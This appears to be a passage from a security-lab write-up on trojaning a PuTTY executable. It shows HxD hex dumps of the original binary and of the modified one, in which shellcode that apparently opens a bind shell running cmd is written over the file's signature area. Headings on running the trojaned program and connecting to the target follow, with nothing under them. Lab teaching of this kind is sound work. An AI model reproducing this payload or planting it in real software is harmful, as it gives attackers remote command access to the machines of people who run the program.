
Address	Hex dump	ASCII
0047B000	00 00 00 00 BE A9 45 00	...#rE.
0047B008	00 00 00 00 00 00 00 00
0047B010	ED 3D 45 00 25 99 45 00	+E..20E.
0047B018	A0 A9 45 00 00 00 00 00	are.....
0047B020	00 00 00 00 93 3E 45 00	...>E.
0047B028	00 00 00 00 00 00 00 00
0047B030	00 00 00 00 00 00 00 00
0047B038	00 00 00 00 00 00 00 00
0047B040	08 B7 47 00 68 B7 47 00	m G.h G.
0047B048	68 B6 47 00 18 B6 47 00	h G.h G.
0047B050	08 B8 47 00 00 00 00 00	A G.....
0047B058	00 00 00 00 00 00 00 00
0047B060	00 00 00 00 00 00 00 00
0047B068	00 00 00 00 00 00 00 00
0047B070	00 00 00 00 00 00 00 00
0047B078	00 00 00 00 00 00 00 00
0047B080	00 00 00 00 00 00 00 00
0047B088	00 00 00 00 00 00 00 00
0047B090	00 00 00 00 00 00 00 00
0047B098	00 00 00 00 00 00 00 00
0047B0A0	00 00 00 00 00 00 00 00
0047B0A8	00 00 00 00 00 00 00 00
0047B0B0	00 00 00 00 01 00 00 00	...0...
0047B0B8	00 00 00 00 00 00 00 00
0047B0C0	00 00 00 00 00 00 00 00
0047B0C8	00 00 00 00 01 00 00 00	...0...
0047B0D0	00 00 00 00 00 00 00 00
0047B0D8	00 00 00 00 00 00 00 00
0047B0E0	00 00 00 00 00 00 00 00
0047B0E8	00 00 00 00 00 00 00 00
0047B0F0	00 00 00 00 01 00 00 00	...0...
0047B0F8	00 00 00 00 00 00 00 00
0047B100	00 00 00 00 00 00 00 00
0047B108	00 00 00 00 00 00 00 00
0047B110	00 00 00 00 00 00 00 00

Task 3: Inserting Real Shellcode

Saving the Modified EXE



Getting Simple Shellcode



WinXPV x W10V x Win8V x Kali of Vinh x

HxD - [C:\Users\Administrator\Downloads\putty-newcase-Vinh2.exe]

File Edit Search View Analysis Extras Window ?


16 ANSI hex

putty-newcase-Vinh2.exe

Offset (h)	00	01	02	03	04	05	06	07	08	09	0A	0B	0C	0D	0E	0F	
0007FF00	00	00	00	00	00	00	00	00	00	00	00	00	00	00	00	00
0007FF10	00	00	00	00	00	00	00	00	00	00	00	00	00	00	00	00
0007FF20	00	00	00	00	00	00	00	00	00	00	00	00	00	00	00	00
0007FF30	00	00	00	00	00	00	00	00	00	00	00	00	00	00	00	00
0007FF40	00	00	00	00	00	00	00	00	00	00	00	00	00	00	00	00
0007FF50	00	00	00	00	00	00	00	00	00	00	00	00	00	00	00	00
0007FF60	00	00	00	00	00	00	00	00	00	00	00	00	00	00	00	00
0007FF70	00	00	00	00	00	00	00	00	00	00	00	00	00	00	00	00
0007FF80	00	00	00	00	00	00	00	00	00	00	00	00	00	00	00	00
0007FF90	00	00	00	00	00	00	00	00	00	00	00	00	00	00	00	00
0007FFA0	00	00	00	00	00	00	00	00	00	00	00	00	00	00	00	00
0007FFB0	00	00	00	00	00	00	00	00	00	00	00	00	00	00	00	00
0007FFC0	00	00	00	00	00	00	00	00	00	00	00	00	00	00	00	00
0007FFD0	00	00	00	00	00	00	00	00	00	00	00	00	00	00	00	00
0007FFE0	00	00	00	00	00	00	00	00	00	00	00	00	00	00	00	00
0007FFF0	00	00	00	00	00	00	00	00	00	00	00	00	00	00	00	00
00080000	A8	1B	00	00	00	02	02	00	30	82	1B	98	06	09	2A	860,~.*+
00080010	48	86	F7	0D	01	07	02	A0	82	1B	89	30	82	1B	85	02	Ht÷....,.%0,....
00080020	01	01	31	0B	30	09	06	05	2B	0E	03	02	1A	05	00	30	..1.0...+.....0
00080030	68	06	0A	2B	06	01	04	01	82	37	02	01	04	A0	5A	30	h..+....,7... Z0
00080040	58	30	33	06	0A	2B	06	01	04	01	82	37	02	01	0F	30	X03..+....,7...0
00080050	25	03	01	00	A0	20	A2	1E	80	1C	00	3C	00	3C	00	3C	%... °.€.<.<.<
00080060	00	4F	00	62	00	73	00	6F	00	6C	00	65	00	74	00	65	.O.b.s.o.l.e.t.e
00080070	00	3E	00	3E	00	3E	30	21	30	09	06	05	2B	0E	03	02	.>.>.>0!0...+...
00080080	1A	05	00	04	14	A0	59	A1	3C	DA	B8	99	05	CD	2D	99 Y; <Ü,™.í-™
00080090	CE	EF	BF	2D	F8	4B	FA	26	20	A0	82	16	6F	30	82	04	fi;-øKú& ,.co,.
000800A0	36	30	82	03	1E	A0	03	02	01	02	02	01	01	30	0D	06	60,..0..
000800B0	09	2A	86	48	86	F7	0D	01	01	05	05	00	30	6F	31	0B	.*tHt÷.....0o1.
000800C0	30	09	06	03	55	04	06	13	02	53	45	31	14	30	12	06	0...U....SE1.0..
000800D0	03	55	04	0A	13	0B	41	64	64	54	72	75	73	74	20	41	.U....AddTrust A
000800E0	42	31	26	30	24	06	03	55	04	0B	13	1D	41	64	64	54	B1&0\$..U....AddT
000800F0	72	75	73	74	20	45	78	74	65	72	6E	61	6C	20	54	54	rust External TT
00080100	50	20	4E	65	74	77	6F	72	6B	31	22	30	20	06	03	55	P Network1"0 ..U
00080110	04	03	13	19	41	64	64	54	72	75	73	74	20	45	78	74AddTrust Ext
00080120	65	72	6E	61	6C	20	43	41	20	52	6F	6F	74	30	1E	17	ernal CA Root0..
00080130	0D	30	30	30	35	33	30	31	30	34	38	33	38	5A	17	0D	.000530104838Z..
00080140	32	30	30	35	33	30	31	30	34	38	33	38	5A	30	6F	31	200530104838Z0o1
00080150	0B	30	09	06	03	55	04	06	13	02	53	45	31	14	30	12	.0...U....SE1.0.
00080160	06	03	55	04	0A	13	0B	41	64	64	54	72	75	73	74	20	..U....AddTrust
00080170	41	42	31	26	30	24	06	03	55	04	0B	13	1D	41	64	64	AB1&0\$..U....Add

Offset(h)	00	01	02	03	04	05	06	07	08	09	0A	0B	0C	0D	0E	0F	
0007FFF0	00	00	00	00	00	00	00	00	00	00	00	00	00	00	00	00
00080000	FC	E8	82	00	00	00	60	89	E5	31	C0	64	8B	50	30	8B	ùè,...`%â1Àd<P0<
00080010	52	0C	8B	52	14	8B	72	28	0F	B7	4A	26	31	FF	AC	3C	R.<R.<r(.·J&1ÿ-<
00080020	61	7C	02	2C	20	C1	CF	0D	01	C7	E2	F2	52	57	8B	52	a ., ÁĬ..ÇâðRW<R
00080030	10	8B	4A	3C	8B	4C	11	78	E3	48	01	D1	51	8B	59	20	.<J<<L.xăH.ÑQ<Y
00080040	01	D3	8B	49	18	E3	3A	49	8B	34	8B	01	D6	31	FF	AC	.Ô<I.ă:I<4<.Ô1ÿ~
00080050	C1	CF	0D	01	C7	38	E0	75	F6	03	7D	F8	3B	7D	24	75	ĂĬ..Çâð.}ø;}\$u
00080060	E4	58	8B	58	24	01	D3	66	8B	0C	4B	8B	58	1C	01	D3	ăX<X\$.Óf<.K<X..Ó
00080070	8B	04	8B	01	D0	89	44	24	24	5B	5B	61	59	5A	51	FF	<.<.Đ%Đ\$\$([aYZQÿ
00080080	E0	5F	5F	5A	8B	12	EB	8D	5D	68	33	32	00	00	68	77	à_Z<.ë.]h32..hw
00080090	73	32	5F	54	68	4C	77	26	07	FF	D5	B8	90	01	00	00	s2_ThLw&.ÿŎ,....
000800A0	29	C4	54	50	68	29	80	6B	00	FF	D5	6A	08	59	50	E2)ĂTPh)@k.ÿŎj.YPâ
000800B0	FD	40	50	40	50	68	EA	0F	DF	E0	FF	D5	97	68	02	00	ÿ@P@Phê.ăÿŎ-h..
000800C0	11	5C	89	E6	6A	10	56	57	68	C2	DB	37	67	FF	D5	57	.\%æj.VWhÂŮ7gÿŎW
000800D0	68	B7	E9	38	FF	FF	D5	57	68	74	EC	3B	E1	FF	D5	57	h·é8ÿÿŎWhŧi;áÿŎW
000800E0	97	68	75	6E	4D	61	FF	D5	68	63	6D	64	00	89	E3	57	-hunMayŎhcmd.%ăW
000800F0	57	57	31	F6	6A	12	59	56	E2	FD	66	C7	44	24	3C	01	WW1Ŏj.YVâÿfÇĐ\$<.
00080100	01	8D	44	24	10	C6	00	44	54	50	56	56	56	46	56	4E	..Đ\$.Æ.DTPVVVFVN
00080110	56	56	53	56	68	79	CC	3F	86	FF	D5	89	E0	4E	56	46	VVSVhyĬ?+ÿŎ%âNVF
00080120	FF	30	68	08	87	1D	60	FF	D5	BB	F0	B5	A2	56	68	A6	ÿ0h.+.`ÿŎ»ðucVh!
00080130	95	BD	9D	FF	D5	3C	06	7C	0A	80	FB	E0	75	05	BB	47	*%.ÿŎ< .Ĭ.êûâu.»G
00080140	13	72	6F	6A	00	53	FF	D5	34	38	33	38	5A	30	6F	31	.roj.SÿŎ483820o1
00080150	0B	30	09	06	03	55	04	06	13	02	53	45	31	14	30	12	.0...U....SE1.0.
00080160	06	03	55	04	0A	13	0B	41	64	64	54	72	75	73	74	20	..U....AddTrust
00080170	41	42	31	26	30	24	06	03	55	04	0B	13	1D	41	64	64	AB1&0\$..U....Add
00080180	54	72	75	73	74	20	45	78	74	65	72	6E	61	6C	20	54	Trust External T
00080190	54	50	20	4E	65	74	77	6F	72	6B	31	22	30	20	06	03	TP Network1"0 ..
000801A0	55	04	03	13	19	41	64	64	54	72	75	73	74	20	45	78	U....AddTrust Ex

Running the Trojaned Putty



Connecting to the Target

